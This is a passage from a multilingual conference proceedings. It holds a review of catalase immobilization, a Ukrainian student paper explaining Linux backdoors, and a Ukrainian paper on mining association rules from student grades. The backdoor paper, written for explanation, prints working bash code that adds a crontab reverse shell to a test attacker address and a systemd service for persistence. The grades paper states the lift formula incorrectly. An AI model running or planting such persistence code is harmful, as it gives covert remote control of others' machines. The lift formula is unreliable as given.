1. პაპუაშვილი.თ, ნეკაშვილი.თ. ვიბრაციული პროცესების დამახასიათებელი თვისებების აღწერა. სამეცნიერო ტექნიკური ჟურნალი „მშენებლობა“, №2(54), 2020,თბილისი, საქართველო. ISSN 1512-3936.
2. პაპუაშვილი.თ, ნეკაშვილი.თ. მექანარიშვილი.თ. არახისტი საგზაო სამოსის პროექტირების მეთოდის ვიბრაციული დატვირთვების გათვალისწინებით. სამეცნიერო ტექნიკური ჟურნალი „მშენებლობა“, №2(54), 2020,თბილისი, საქართველო. ISSN 1512-3936.
3. პაპუაშვილი.თ, ნეკაშვილი.თ. ავტომანქანების მოძრაობის განგარიშებითი სიჩქარის სიდიდის დასაბუთება არახისტი გზის საფარის პროექტირებისას მათი ვიბრაციული დატვირთვის გათვალისწინებით. სამეცნიერო ტექნიკური ჟურნალი „მშენებლობა“, №2(55), 2020,თბილისი, საქართველო. ISSN 1512-3936
4. ნადირაშვილი.პ, გოგლიძე.ვ, ბურდულაძე. დ, მექანარიშვილი. თ. Расчет дорожных одежд в условиях интенсивного влияния горизонтальных сил. Информационно-издательский центр «ТИМР» Проблемы развития транспортных и инженерных коммуникаций. №1 Свид №014432 Москва 2004.
6. ჩუბუნიძე.გ. ბურდულაძე. დ, შიშინაშვილი.მ, ჯღამაია.ვ. Peculiarities of flexible pavements construction with consideration of existing climatic conditions in Georgia. International scientific journal “ theoretical & Applied Sciences “Philadelphia, 2017, P. 139-142, ISSN 2308-4944(Print) ISSN 2409-0085(Online)

## **ANALYSIS OF CATALASE IMMOBILIZATION METHODS**

**Zhaynagul Kakimova,**

Cand.Sc., assoc.prof.  
Shakarim State University of Semey

**Klara Zharykbasova,**

doctor of technical sciences, professor  
Alikhan Bokeikhan University

**Gulmira Mirasheva,**

Cand.Sc., assoc.prof.  
Shakarim State University of Semey

**Gulnara Tulkebayeva,**

Doctoral student  
Shakarim State University of Semey

**Erlan Zharykbassov,**

PhD, act.assoc.prof.  
Shakarim State University of Semey

Immobilization of cells and enzymes is a widespread phenomenon in nature, which plays a special role in the strategy of survival and preservation of the maximum number of catalytic functions, and naturally occurring cell aggregates can be considered as immobilized cells. The biofilms formed at the same time with the cells included in them are super-effective catalysts of various negative processes, such as biological corrosion of metal structures, destruction of plastic materials, the occurrence of inflammatory processes, etc. [1] Therefore, often those insoluble materials are used as a carrier to which one or another type of cells (enzymes) is attached in real conditions (for example, wood, soil, wool, minerals, etc.). In this case, the functioning of the cell (enzyme) in the immobilized state occurs naturally. The principle of immobilization consists in stabilizing the enzymatic activity of cells (enzymes), fundamentally increasing volumetric productivity, expanding the values of pH and temperature optima, lengthening the life of enzymes inside and outside the cell, reducing the process time and achieving a more efficient transformation of the substrate into a product instead of biomass. The effectiveness of the biocatalyst is largely determined by the efficiency of the supply of immobilized cells (enzymes) with nutrients or substrates, as well as the ease of removal of metabolites. These factors depend mainly on the diffusion barriers created by the carrier material. Another important criterion for choosing a carrier is its cost, which, together with the value and the possibility of reuse of co-products, leads to an ever-expanding search for cheap and potentially affordable

carriers. Methods of immobilization are divided into physical and chemical, as mentioned above. The chemical method of immobilization is more aggressive. This factor negatively affects the enzyme, which is already very sensitive to any changes in the environment [2].

Both inorganic and organic adsorbents are used as carriers for the immobilization of microorganisms. The advantages of inorganic carriers include their wide distribution and cheapness, high mechanical strength, high thermal stability, high resistance to organic solvents and microbial decomposition, ease of use and renewability. Such inorganic carriers as palygorskite, montmorillonite, mica, diatomite, porous porcelain, ground pumice, glass beads, porous glass, ceramic carriers, wood chips, cellulose fiber and its derivatives, activated charcoal, artificial polymers, etc. are used for immobilization. There is a broad line up of sources of not toxic, harmless organic *natural materials* owning a variation of the operative categories which simply can be amended. Generally, these materials introduce an approving interoperability with the proteins. The intensification of biocatalysis of immobilized cells is based on specific conditions that arise at the interface of the phases "liquid-solid surface". It is assumed that the interface between a liquid and a solid body serves as a microenvironment in which it is easier for cells to change the conditions of their vital activity in a favorable direction for themselves. The pH and redox potential values change at the phase interface, and carbon dioxide is concentrated and released. It is shown that here the immobilized cells are in a zone of increased concentration of physiologically active substances (vitamins, enzymes, amino acids and other growth stimulants), which are adsorbed on the surface of the carrier. [3]

*Cellulose* as linear polysaccharide consisting of (1→4) linked D-glucose units introduces an intracellular or extracellular connection of the plants, algae, oomycetes or bacteria, that is able to be extracted and utilized for the manufacture of rayon and cotton fibers, paperboard, paper, cellophane, wood pulp. To investigate destruction using the immobilized catalase from *Aspergillus niger*, Eberhardt tested the – managed cellulose as base and support. Catalase and glutaraldehyde cellulose complex was the most operative comparing with the further samples containing –  $\text{Al}_2\text{O}_3$ ,  $\text{FeCl}_2$ -treated -  $\text{Al}_2\text{O}_3$  rather glutaraldehyde-treated chitosan as base, exceptionally after storage during 6 months. To decrease the wasting, consumption of water and lower the intervention with farther dyeing process in the industry of textile, the remaining hydrogen peroxide used in the process of bleaching for fabrics could be cleansed by the enzymatic technique. Wang raised immobilization of catalase on cotton fabrics oxidized with sodium periodate. The dyeing possessions of the cotton fabrics consisting from cellulose 94% were closed in the both dyeing methods: bleaching with fresh water or bleaching with effluent treated with immobilized catalase.

Chitosan is a natural polycationic linear polysaccharide obtained and extracted out of chitin. The small solubility of chitosan in neutral and alkaline solution restricts its application. Nonetheless, chemical modifies toward combination or hydrogels conducts to it novel functioning possessions for various requests. They are established as multiskilled biological materials by their non-toxicity, low allergenicity, biological compatibility along with biological degradability. Following senescence, catalase/glutaraldehyde–chitosan arrangement becomes inoperative, presumably

because of the fact of  $\text{NH}_2$  groups reacted chitosan with the enzyme active sites. The partly extracted catalase off leaves of *Malva sylvestris* L. (mallow species with strong antioxidant possessions involving extremely radical-scavenging activiteness) was immobilized by the method of covalent-binding on glutaraldehyde-pretreated chitosan beads.

*Bioskin* is a natural polymer collected from glucosamine and N-acetyl galactosamine. It is manufactured by assorted culture of *Saccharomyces pombe*, *Saccharomyces cerevisiae* and *Acetobacter xylinum*, introduced a perfect supportive foundation for the process of enzyme immobilization. Solas considered catalase adsorption on fibers of bioskin, and established that the soluble enzyme was absolutely deactive after 3 days of storage in a condition of room temperature, nonetheless the catalase produced by the process of immobilized preserved around 70 percent of its original level of activity even after storage for 16 days. Moreover, the chelating agents as evidence EDTA (ethylenediaminetetraacetic acid) and phloroglucinol, pulled out the iron atom from the heme group of catalase explaining that shows non-protection of the heme group after immobilization procedure. *Legaz and her team* used the catalase immobilization technique on bioskin to investigate the quaternary composition of the enzyme. The half-time for the immobilized catalase was around 26,5 days while the soluble enzyme was disabled after 3 days at room temperature. The keeping at 4 °C absolutely protected the activity of both soluble and enzymes gone through process of immobilization.

By the side of the molecules of polysaccharide, the natural proteins have brought attention from investigators in the enzymology area. The basic element of the connecting tissue in the organism of animals is a fibrillary structural protein called collagen. Its composition consisted from proline, glycine and hydroxyproline. Its unchangeably hydrolyzed type or form is denoted as gelatin. Both of this biopolymers were examined by scientists as foundation materials for the immobilization of enzyme as a consequence to the plentiful functional groups such as  $\text{COOH}$ ,  $\text{OH}$ ,  $\text{CONH}_2$  and  $\text{NH}_2$  that permit interactivities with further chemicals. *Song* used the catalase from bovine liver to conduct the immobilization process on new supportive matrix Zr(IV)-modified or updated collagen fibers.

New strategies for procedure of immobilization directed to catalases also engaged the *natural fibers*. The wool and encouraged the interactivity level with the enzyme as a consequence of the reactive components of protein. When Liu decided to conduct immobilization of catalase from *Bacillus subtilis* on the wool fabrics, they conceived a process that implied the electrostatic gathering through to numerous alternating catalase layers which are charged negatively in conjunction with the charged positive poly-diallyldimethylammonium chloride through layer-by-layer deposition in solution of the phosphate buffer with potential of hydrogen equal to 7.0. The slight processing conditions prevented the modification of the carrier material inherent possessions and caused smaller pollutions in environment. The thermal and potential of hydrogen stabilities for the immobilized catalase were lightly enhanced comparing with those of the free enzyme.

Using a uncomplicated and usual polymer, synthetic metalloporphyrins based on the manganese catalysts were microencapsulated into matrix of polystyrene. In this

regard, the manganese have been fixed onto polymer in the starting point of the physical envelopment by polystyrene fibers, rendering them extremely able to disperse in regular organic solvents. By the process of extrapolation, for immobilization of catalase, another investigators (Ming and his team) constructed polystyrene supports by copolymerization with methyl methacrylate and/in other words glycidyl methacrylate. When catalase immobilization process occur onto block-copolymers, the enzyme preserved its activity approximately for twenty five percent.

*Polymethacrylate* is a polymer from synthetic type significant for the immobilization of enzyme. Cerqueira constructed and increased an enzymatic microbioreactor found on poly (methylmethacrylate) or PMMA which is a biologically compatible, inexpensive material with great chemical, mechanical and optical properties. Another one is poly (ethyleneimine), abbreviated as PEI. PEI functionalized PMMA microchannels (etched by laser ablation with  $\text{CO}_2$ ) were arranged for the effectively anchoring of catalase in the attendance of cross-linker by glutaraldehyde. It was noticed that  $\text{H}_2\text{O}_2$  biological conversion productivity enlarged with the reduce of the flow velocity throughout the reactor. By a standard solution injection (0.100 mmol/L  $\text{H}_2\text{O}_2$ ) and by extensively usage, catalase bioreactor effective to hold its original activity around two weeks, emphasizing the satisfactory sustainability and the high turnover amount of catalase which was established by immobilization technique on PMMA.

Different nanostructured essences in shape of pieces, fibers, tubes and sheets have been investigated as support for the immobilization of enzyme. Alongside, the natural and synthetic polymer supports, the not natural matrices were regularly complicated in enzymology. Even that the carbon allotropes (as evidence, graphite, graphene, diamond, amorphous carbon, fullerenes, single-walled and multi-walled carbon nanotubes, carbon nanobuds, carbon nanofoams) and another nano-structured parts as silica, bentonite, sepiolite, calcium carbonate, titanium, gold, magnetite, nickel oxide have been putted in materials science, electronics and nanotechnology, these pointed out suitable supports for immobilization of catalase through their huge specific surface area, manageable size at nanometerscale, same size with enzyme molecules, unusual chemical, electrical and mechanical possessions.

*Carbon black* is a colloidal type of elemental carbon contained of planes of carbon atoms accidentally fused jointly that form aggregated spherical particles or paracrystalline carbon. This material was examined as enzyme support through its strong surface area to volume ratio. In this regard, Neys oxidized a non-porous carbon black by usage of the dissimilar reagents: 3 M  $\text{H}_2\text{O}_2$ , 0.3 M  $\text{HNO}_3$  at  $95^\circ\text{C}$ ,  $\text{O}_2$  at 400 and  $600^\circ\text{C}$ . Hydrogen peroxide and nitric acid enlarged the surface oxygen concentration and constructed the charge of carbon surface more obstructive, consequently the oxidation accompanied by molecular oxygen had across from effect. The planes with a higher oxygen quantity and negative charge saved more activity level of adsorbed catalase, perhaps as a result of a shorter deformation of the enzyme took place as a result of lesser hydrophobic interactivities and higher repulsive electrostatic interactions

Singh produced empty *silica* nano-particles (HSNPs) by a soft chemical synthetic way (at the temperature equal to  $4^\circ\text{C}$ ) in sequence to encapsulate the catalase

produced from bovine liver. They utilized central core of convertible micellar droplets (as nanoreactors for the enzyme solubilization and encapsulation) with calcium phosphate nanoparticles as template. Encapsulation of catalase inside spherical HSNPs (which has diameter around 50 nm) enlarged the total resistance to the denaturation process of the enzyme at raised potential of hydrogen and temperature compared with the native type of enzyme. Moreover, the soft chemical way helped out the enzyme to hold its activity. The catalase extracted from bovine liver was restricted in mesoporous silica (FSM, folded-sheet mesoporous material with nanospaces of about 7 nm) in sequence to purify the enzyme placement in pores.

Numerous techniques have been advanced for catalase immobilization on the electrode planes to increase the reactivity of enzyme and the straight electrochemistry of this enzyme. Abdollah utilized a single step electrochemical way for nickel oxide (NiO) nano-islands electrodeposition onto GCE and the immobilization of the bovine liver catalase on top of modified electrode. Comparing with further immobilization techniques, this way was excellent because of no necessity for an electron transfer mediator or particular reagent, and small immobilization time. The productive zone of the electrode modified with nickel oxide nano-islands was resolved as 0.033 cm<sup>2</sup> from the cyclic voltammograms of 10 mM K<sub>4</sub>[Fe(CN)<sub>6</sub>] in buffer solution at potential of hydrogen is equal to 7. The immobilized catalase performed a good electrocatalytic response to H<sub>2</sub>O<sub>2</sub> or nitrite cutting and kept its bioactivity.

When the scientists wished to strictly and homogeneously anchor the biological molecules to an inert support, as example *gold*. They paid attention to this noble metal because of its large surface zone and excellent electronic properties which supply a study surface for the immobilization of enzyme and a support from the good electron transferring. A new organic solvent-based coupling method for the covalent immobilization of the bovine liver catalase to the gold surface was evolved. During the process gold was functionalized by immersion in athiol (N-succinimidyl-3-(2-pyridyldithio) propionate, SPDP) solution, and the thiol connection shaped a self-assembled monolayer (SAM). After that step, catalase solution in basic 2,2,2-trifluoroethanol (TFE) was performed and coupling let to proceed in presence of N,N-diisopropylethylamine (DIPEA). By the immobilization on surface of gold, an outstanding amount of catalase continued to exist at catalytically active condition (which is at least 20–31%) toward H<sub>2</sub>O<sub>2</sub> [4].

#### *Layer-by-layer method with natural materials*

By the literary review of experiments made to immobilize maximal number of catalase we choosed couple of:

- alginate+chitosan
- carboxymethylcellulose+chitosan.

Role of the most wide-spread biopolymer for the immobilization process of catalase is belonged to the *chitosan*. There are advantages of this material:

- inexpensiveness,
- non-toxicity,
- hydrophilicity,



- biocompatibility,
- biodegradability.

Producing step of this polysaccharide is based on the fragmentary deacetylation process of chitin, and it is collected out of accidentally allocated N-acetyl-d-glucosamine and beta-(1–4)-linked D-glucosamine. As replacement for the support of enzyme, it could be introduced in formation of membrane, solution, film, beads either microspheres. Glutaraldehyde-treated chitosan was examined as support for the catalase producing by immobilization procedure from *Asp. niger* with the focus on the efficiency of test to breakdown  $H_2O_2$  in contrast with other inorganic otherwise biopolymeric supports.

*Carboxymethyl cellulose* (cellulosoglycolic acid) is a cellulose differential where the carboxymethyl grouping is connected by hydroxyl groupings monomers of glucose. Solution of carboxymethyl cellulose does not have any colour. Its appearance is crystalline powder with the color close to light-beige. It was originally defined after that patented by the research of the chemist from Germany Jansen in 1918. It was manufactured after the alkali-catalyzed reacting of cellulose within chloro-acetic acid. The polar (in other words organic acid) carboxyl groupings provide solubility and chemical reactivity of the cellulose. Carboxymethyl cellulose has been utilized broadly for the characterization of enzyme activation from endoglucanases (in other words piece of the cellulase compound). It is a very particular substrate for inner-acting cellulases, as its composition has been constructed for de-crystallization of cellulose along with creation of amorphous sites that are perfect for intra-glucanase activity. Nevertheless, carboxymethyl cellulose has also been misemployed in earlier experiments within cellulase enzymes as well. So, numerous of them had related whole cellulase activeness by the hydrolysis of carboxymethyl cellulose.

*Alginates* are polysaccharides obtained out of marine algae along with brown seaweeds, for instance kelp. Close to the composition-shaping element of cellulose in terrestrial plants, they have both mechanical strength and flexibility. Alginates are between an attendants of polysaccharides either “seaweed gums” that are removed by the hydrocolloid manufacture for utilizing in nutrition, medicine pharmacy, textile together with cosmetic productions. This polysaccharide is mostly acquired by the extraction procedure out of brown seaweeds and agar gained from red seaweeds. Alginates are constructed as a synthetic substance as a consequence of the processes used to procure the substance out of seaweed or by alkali-extracting ether acid hydrolysis. They are functional in food processing, also are able to obey several purposes as a(n):

- emulsifying either emulsifier salt,
- agent of stabilizing,
- flavor enhancing,
- texturizing [5].

#### References:

1. Asia-Pacific Journal of Chemical Engineering G. Arabaci.; A. Usluoglu (2012). “Immobilization of dill (*Anethum Graveolens* L.) catalase and its properties” (296-300).

2. J. Zdarta.; A. S. Meyer.; T. Jesionowski and M. Pinelo (2018) “A General Overview of Support Materials for Enzyme Immobilization: Characteristics, Properties, Practical Utility”.

3. N. R. Mohamad.; N. H. Che Marzuki.; N. Aziah Buang.; F. H. and R. Abdul Wahab (2015) “An overview of technologies for immobilization of enzymes and surface analysis techniques for immobilized enzymes”.

4. Biochemical Engineering Journal A. G. Grigoras (2017). “Catalase immobilization—A review” (2-11).

5. Aryifical cells, blood substitutes, and biotechnology. No. 3 (2004) G. Gorenek.; E. Akyilmaz and E. Dinçkaya “Immobilization of Catalase by Entrapping in Alginate Beads and Catalase Biosensor Preparation for the Determination of Hydrogen Peroxide Decomposition” (453–461).

## **ВИКОРИСТАННЯ БЕКДОРУ, ЯК МЕТОДУ ЗЛАМУ КОМП'ЮТЕРНИХ СИСТЕМ**

**Гельдт Станіслав Володимирович**

курсант 3 курсу факультету № 4 Харківського національного університету  
внутрішніх справ

**Єрмоєнко Ярослав Сергійович**

курсант 3 курсу факультету № 4 Харківського національного університету  
внутрішніх справ

**Онищенко Юрій Миколайович**

кандидат наук з державного управління, доцент, доцент кафедри кібербезпеки  
та DATA-технологій факультету № 6 Харківського національного університету  
внутрішніх справ

Наразі продовжується віроломне нахабне вторгнення російської федерації на територію України. Кожен день наші захисники та захисниці проливають кров за суверенність нашої Батьківщини та недоторканність державних кордонів. Проте ми живемо у XXI сторіччі, тому війна відбувається не тільки на полі бою, а й у інформаційному просторі. Ворожі хакери щоденно продовжують атакувати сайти державних інституцій, розсилати громадянам України фішингові або сніферні посилання з метою отримання персональних даних користувачів тощо. Одним із способів викрадення приватної інформації є шкідливе програмне забезпечення (далі ШПЗ).

ШПЗ – це програмне забезпечення, використання якого може призвести до блокування певних можливостей та функцій комп'ютерних пристроїв, до отримання, шифрування або знищення певної інформації, незаконного віддаленого використання зловмисниками потужностей комп'ютерів у корисних цілях, наприклад: майнінгу, атак на інформаційні ресурси тощо.

Одним з найнебезпечніших видів ШПЗ є бекдор. Бекдор (backdoor) – шкідливий програмний код, який встановлюється в комп'ютерну систему, щоб надати зловмиснику віддалений доступ до пристрою. Бекдори зазвичай дозволяють підключитися до комп'ютера з мінімальною автентифікацією або зовсім без такої і виконувати команди зловмисників [1].

З кожним роком технології розвиваються тільки швидше, але завжди можна почути байку, що операційну систему Linux неможливо «хакнути», проте цьому є легке пояснення. Хакери майже не працюють у напрямку створення ШПЗ для операційної системи Linux, адже вона не користується популярністю та не має великої кількості користувачів, як, наприклад, ОС Windows. Крім того, поціновувачі Linux зазвичай досвідченіші, ніж пересічні власники мобільних та комп'ютерних систем, тому неможливо обманути їх звичайними методами соціальної інженерії. У своїй більшості задля написання бекдору

використовується синтаксис `bash`. Синтаксис команд `bash` – це надмножина синтаксису команд `Bounce shell` [2].

Розглянемо код бекдору детальніше. З метою щохвилинного надсилання бекдором запитів, додамо заплановану задачу в `crontab`. `Crontab` – це утиліта в операційних системах `Unix` і `Linux`, яка дозволяє користувачам використовувати команди або скрипти (групи команд) автоматично в заданий час [3].

```
crontab -l > /tmp/task
echo "* * * * * bash -c 'bash -i >& /dev/tcp/192.168.1.177/4444 0>&1'" >>
/tmp/task
crontab /tmp/task
```

В команді `192.168.1.177` – це тестова IP-адреса зломисника, а `4444` – його порт. Якщо ми хочемо, щоб після перезавантаження системи скрипт вносив якусь інформацію в `crontab`, необхідно дописати «демона». Демон (англ. `daemon`) – це сервіс `Unix` та `Unix`-подібних операційних систем, що працює у фоновому режимі без прямого спілкування з користувачем [4]. Далі наведемо тільки ті рядки коду, які відрізняються від звичайного «демона».

```
pwd_command=$(pwd)
echo "ExecStart=/bin/bash $pwd_command/remoteB.sh" >> example.service
```

`pwd` (англ. `present working directory`) – консольна утиліта в `UNIX`-подібних системах, яка виводить повний шлях від кореневого каталогу до поточного робочого каталогу [5].

Аби забезпечити безперервність та ефективність роботи програми, необхідно перемістити новоствореного «демона» в директорію `system`. Після цього запускаємо службу за допомогою суперкористувача `root`.

```
sudo mv example.service /etc/systemd/system
sudo systemctl daemon-reload
sudo systemctl enable example
sudo systemctl start example.
```

Для того, щоб скрипт після кожного перезапуску не переповнював список `crontab` та не перестворював «демона», було введено дві конструкції `if`. У першому випадку ми знаходимо запис про підключення до відповідної IP-адреси. Якщо такий запис наявний, тоді видаляємо файл зі списком завдань для `crontab` та не перезаписуємо його новими даними.

```
if sudo grep -Fxq "* * * * * bash -c 'bash -i >& /dev/tcp/192.168.1.177/4444
0>&1'" task
```

У другому випадку ми перевіряємо наявність «демона» в каталозі `/etc/systemd/system/`. Якщо його не існує, тоді конструкції передається значення «True» та створюється новий сервіс.

```
if [[ ! -e /etc/systemd/system/example.service ]]
```

Отже, найслабшою ланкою у кіберпросторі є людина. Саме тому актуальним та необхідним є організація превентивної роботи щодо протидії зловмисникам у кіберпросторі. Доцільним вбачається проведення лекцій, тренінгів, практикумів з кібергігієни та правил поведінки у мережі Інтернет не тільки для державних службовців, а всіх верств населення, починаючи зі школярів.

Найбільша кількість кібератак з використанням методів соціальної інженерії відбувається через необачність користувачів, саме тому слід розуміти ступінь небезпеки при переході за сумнівними посиланнями, адже, натиснувши на них, користувач ризикує втратити персональні дані або мимоволі передати потужності свого комп'ютера для використання зловмисниками.

#### Список літератури:

1. Загальні рекомендації щодо зменшення наслідків від впливу шкідливого програмного забезпечення // CERT-UA : вебсайт. 21.07.2020. URL: <https://cert.gov.ua/recommendation/2502> (дата звернення: 25.06.2022).
2. Bash // Wikipedia : вебсайт. 20.04.2022. URL: <https://uk.wikipedia.org/wiki/Bash> (дата звернення: 25.06.2022).
3. cron // Wikipedia : вебсайт. 22.04.2022. URL: <https://uk.wikipedia.org/wiki/Cron> (дата звернення: 25.06.2022).
4. Демон (програма) // Wikipedia : вебсайт. 26.05.2022. URL: [https://uk.wikipedia.org/wiki/%D0%94%D0%B5%D0%BC%D0%BE%D0%BD\\_\(%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%B0\)](https://uk.wikipedia.org/wiki/%D0%94%D0%B5%D0%BC%D0%BE%D0%BD_(%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%B0)) (дата звернення: 25.06.2022).
5. pwd // Wikipedia : вебсайт. 07.04.2022. URL: <https://ru.wikipedia.org/wiki/Pwd> (дата звернення: 25.06.2022).

## ДОСЛІДЖЕННЯ ДАНИХ НАВЧАННЯ З ВИКОРИСТАННЯМ МЕТОДІВ DATA MINING ДЛЯ ПОШУКУ АСОЦІАТИВНИХ ПРАВИЛ

**Гребеннік Ігор Валерійович**

доктор технічних наук, професор  
Харківський національний університет радіоелектроніки

**Коваленко Олексій Андрійович**

м. Харків, працівник ІТ-компанії

Однією із задач аналізу даних оцінок навчання студентів за освітньо-професійною, а в подальшому – за освітньо-науковою програмами, є визначення найбільш впливових факторів, що обумовлюють успішність набуття знань та навичок. Один з цих факторів – це зв'язок оцінок з успішністю вивчення зв'язаних дисциплін протягом усього періоду навчання. Цей зв'язок конкретизується наскрізним планом вивчення матеріалу пов'язаних між собою дисциплін, передбачених освітньо-професійною програмою за 4 роки навчання (для бакалаврів). Для цього використовуються методи Data Mining з метою дослідження та встановлення логічних залежностей даних (оцінок) навчання у вигляді асоціативних правил. Процес отримання правил асоціації складається із двох етапів – знаходження всіх наборів ознак (покриття) і оформлення правил.

**Мета статті** – визначення методів Data Mining для дослідження найбільш значущих факторів за даними оцінок навчання та отримання правил визначення асоціацій з подальшою реалізацією в дослідницькій програмній системі.

**Постановка задачі.** Пошук асоціативних правил полягає в знаходженні асоціацій (логічних закономірностей) даних, тобто виводі правил імплікативного виду, де кожне правило відображає набір взаємно супутніх подій. Слід зазначити принципову відмінність між задачею виводу правил асоціації і правил класифікації (у загальноприйнятій постановці). Класифікаційні правила інтерпретуються як прогноз (тому дані діляться на навчальні і тестові), а правила асоціації – ні.

Загальне визначення асоціативного правила формулюється так. Є транзакції за оцінками навчання (база даних), що структуровані за студентами, дисциплінами та семестрами (роками) навчання. Також визначений граф, пов'язаних між собою дисциплін за весь період навчання. Кожна транзакція – це оцінки, що отримав студент за увесь період навчання за дисциплінами освітньо-професійної програми. Задача полягає в пошуку закономірності за отриманими оцінками з дисципліни, яка виражається формулою  $X \rightarrow Y$ . Це означає: «якщо студент за дисципліною  $X$  отримав оцінку «відмінно» – то він отримує «відмінно» і за дисципліною  $Y$ ».

Розглядається  $I = \{i_1, i_2, \dots, i_n\}$  – множина елементів (оцінок) та  $T$  – множина транзакцій, де кожна транзакція  $t \in T$  – це набір елементів з  $I$ ,  $t \in I$ . Кожна

транзакція являє собою бінарний вектор, де  $t[k] = 1$ , якщо елемент  $i_k$  є присутнім у транзакції, а якщо ні, то  $t[k] = 0$ . Транзакція  $t$  містить  $X$  (деякий набір елементів з  $I$ ), якщо  $X \subseteq t$ . Асоціативним правилом називається імплікація  $X \rightarrow Y$ , де  $X \subset I$ ,  $Y \subset I$  і  $X \cap Y = \emptyset$ .

Множина підтримки  $T_X$  набору елементів  $X$  складається з усіх транзакцій, що містять цей набір, тобто  $T_X = \{t \in T \mid X \subseteq t\}$ . Підтримка (*Support*) набору елементів  $X$  обчислюється як

$$Supp(X) = \frac{|T_X|}{|T|}. \quad (1)$$

де  $T_X$  – число транзакцій, що містять  $X$ , а  $T$  – загальне число транзакцій.

Рівень підтримки (*Support*) або вірогідність правила  $X \rightarrow Y$  визначається відносним числом транзакцій, для яких виконується правило:

$$Supp(X \rightarrow Y) = \frac{T_{X \rightarrow Y}}{|T|}. \quad (2)$$

де  $T_{X \rightarrow Y}$  – число транзакцій, що містять імплікацію (кон'юнкцію)  $X \vee Y$ .

Рівень довіри (*Confidence*) визначає ймовірність, що з  $X$  впливає  $Y$ :

$$Conf(X \rightarrow Y) = \frac{Supp(X \rightarrow Y)}{Supp(X)}. \quad (3)$$

Процес отримання правил асоціації складається із двох етапів – знаходження покриттів (наборів ознак) і аналіз покриття для оформлення правил.

**Визначення алгоритмів отримання покриття.** Знаходження покриттів має на меті виділення підмножин ознак, що мають задовільну підтримку *Support*. Власне оформлення асоціативних правил зводиться до розбивки покриття на підмножини: якщо  $S$  – покриття, то для будь-яких непустих  $S_1 \subset S$  і  $S_2 = S - S_1$  асоціативним правилом є  $S_1 \rightarrow S_2$ , якщо має необхідний рівень довіри *Confidence*.

Для знаходження покриттів (сама трудомістка частина генерації асоціативних правил) використовується метод обмеженого перебору, М.М. Бонгарда [1], який дозволяє виключати з аналізу події з низкою логічною частотою. Обмеження накладаються на довжину комбінацій ознак, що входять до асоціативної залежності, на розмір запису, на частоту аналізованих логічних комбінацій залежно від типу й розміру файлу бази даних і поставлених задач. Алгоритми, що реалізують цей метод, використовують різні варіанти штучного обмеження перебору. Проведений аналіз найбільш відомих алгоритмів [2–6] дозволив визначити для застосування чотири з них – це алгоритми AIS, SETM, Apriori, AprioriTid.

Алгоритми Apriori, AprioriTid, AIS, SETM, призначені для пошуку асоціативних правил (виявлення логічних залежностей у даних), використовують методи обмеженого перебору й дозволяють зменшити об'єм покриття. До основних характеристик, які можна використовувати в якості критеріїв порівняльної оцінки алгоритмів із заданою кількістю наборів ознак  $k$ , можна віднести: кількість маніпуляцій з даними, що зберігаються в базі даних; кількість операцій, необхідних для виконання алгоритму; тимчасові витрати на

виконання всіх операцій алгоритму; використання оперативної пам'яті комп'ютера для завантаження заданої вибірки даних і виконання необхідних операцій з ними; об'єм даних покриття, відібраного для аналізу.

Для тестування алгоритмів пошуку асоціацій (отримання покриття) використовувалася база даних оцінок навчання та дослідницька програмна система. Для виконання вимог закону України «Про захист персональних даних» особисті дані студентів знеособлювалися. Характеристика баз даних подається в таблиці 1. Дані баз даних містять реальні набори оцінок за предметами. У таблиці 1 використовуються наступні позначення:  $T$  – кількість можливих найменувань дисциплін за освітньо-професійною програмою (ОПП);  $C$  – середня кількість дисциплін для одного студента, включаючи дисципліни за вибором,  $D$  – кількість транзакцій (записів) бази даних.

Таблиця 1

Характеристики використаних баз даних

Найменування баз даних	T	C	D
БД1 бакалавр ОПП1	138	88	9872
БД2 бакалавр ОПП2	130	76	10276
БД3 бакалавр ОПП3	143	94	12456

За проведенням аналізом залежностей визначено, що тимчасові витрати алгоритму AIS самі значні, і для малих значень мінімальної підтримки (*min Support*) практично пропорційні об'єму вибірки. Алгоритм AIS відпрацьовує результат за середній час. Найкращі результати мають алгоритми *Apriori*, *AprioriTid*, обчислювальні витрати яких не виходять за межі 100 секунд для мінімальної підтримки  $\text{min Support} = 0,25$ .

Головним недоліком розглянутих алгоритмів обмеженого перебору (*Apriori*, *AprioriTid*, AIS, SETM) є розмір покриття, а так само обчислювальна складність оцінки отриманих асоціативних правил.

**Визначення методів пошуку асоціативних правил.** Проблема пошуку асоціативних правил за даними покриття полягає в генерації всіх асоціативних правил, які долають задані пороги підтримки й довіри, тобто мають рівень підтримки  $\text{Support} \geq \text{minSupport}$  і рівень довіри  $\text{Confidence} \geq \text{minConfidence}$ .

Існування проблеми одержання великого об'єму покриття для аналізу привело до того, що в літературі, присвяченій даному питанню, стали пропонуватися додаткові й альтернативні характеристики асоціативних правил [1, 2]. Такі характеристики (параметри), як «рівень поліпшення» (*Improvement*), «підйомна сила, або ліфт» (*lift*), «посилення» (*leverage*), «очікуваний рівень імовірності», дозволяють зменшити об'єм покриття. Також ухвалювалися спроби розробки узагальненої міри асоціації [7]. У цілому, проблема вибору параметрів для оцінки й пошуку асоціативних правил є актуальною.

Характеристика «підйомна сила», «ліфт» (*Lift*) або «рівень поліпшення» (*Improvement*), показує, наскільки підвищується ймовірність знаходження  $Y$  в аналізованому випадку, якщо в ньому вже є  $X$ . Ліфт (*Lift*) визначається як відношення частоти появи умови  $X \rightarrow Y$  в транзакціях, які також містять і наслідок  $Y$ , до частоти появи наслідку в цілому:



$$Lift(X \rightarrow Y) = \frac{Conf(X \rightarrow Y)}{Supp(X)},$$

де  $Conf(X \rightarrow Y)$ ,  $Supp(X)$  визначаються формулами (2), (3) відповідно.

Значення ліфта більше, ніж одиниця, показують, що умова  $X \rightarrow Y$  з'являється частіше в транзакціях, що містять наслідок  $Y$ , ніж в інших. Таким чином, ліфт є узагальненою мірою зв'язку двох дисциплін: при значеннях ліфта більше одиниці ( $Lift(X \rightarrow Y) > 1$ ) – зв'язок позитивний, при рівності ( $Lift(X \rightarrow Y) = 1$ ) – зв'язок між  $X$  і  $Y$  відсутній, а при значеннях менше одиниці ( $Lift(X \rightarrow Y) < 1$ ) – негативний. Аналіз значень ліфта для двох асоціацій  $Lift(X \rightarrow Y) > 1$  і  $Lift(Z \rightarrow Y) < 1$  дозволяє визначити, що в розглянутих правилах ознака  $Y$  більше впливає на покупку товарів  $X$ , ніж  $Z$ .

